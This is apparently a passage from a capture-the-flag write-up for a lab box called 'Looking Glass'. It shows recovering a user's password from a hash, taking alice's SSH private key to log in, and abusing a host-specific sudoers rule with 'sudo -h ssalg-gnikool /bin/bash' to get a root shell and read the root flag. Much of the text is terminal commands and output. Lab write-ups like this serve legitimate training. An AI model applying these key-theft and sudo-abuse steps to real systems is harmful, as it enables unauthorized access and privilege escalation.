
```
  start: 210     time: 120ms
    end: 210   length: 14983
 length:   0    lines:   556
```

Recipe (click to load)	Result snippet	Properties
From_Hex('None')	the password is [redacted]	Possible languages: English Valid UTF8 Entropy: 4.29

Found humptydumpty user's password from the last hash.


As we navigate to the Alice's account from the current user access, found the id_rsa of alice account.

Copied it to local machine and logged in with it.




```
┌──(kali㉿kali)-[~/LookingGlass]
└─$ nano id_rsa

┌──(kali㉿kali)-[~/LookingGlass]
└─$ chmod 600 id_rsa

┌──(kali㉿kali)-[~/LookingGlass]
└─$ ssh -i id_rsa alice@10.10.156.52
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ 
```

As checked the sudoers file, the alice's account can run /bin/bash with ssalg-gnikool.




```
alice@looking-glass:~$ find / -name *alice* -type f 2>/dev/null
/etc/sudoers.d/alice
alice@looking-glass:~$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:~$ 
```



```
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# id
uid=0(root) gid=0(root) groups=0(root)
root@looking-glass:~# 
```

As it gets executed, we get root access. Navigate through the root's directory to find the root flag.



```
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# cat root.txt
}[redacted]
root@looking-glass:/root# 
```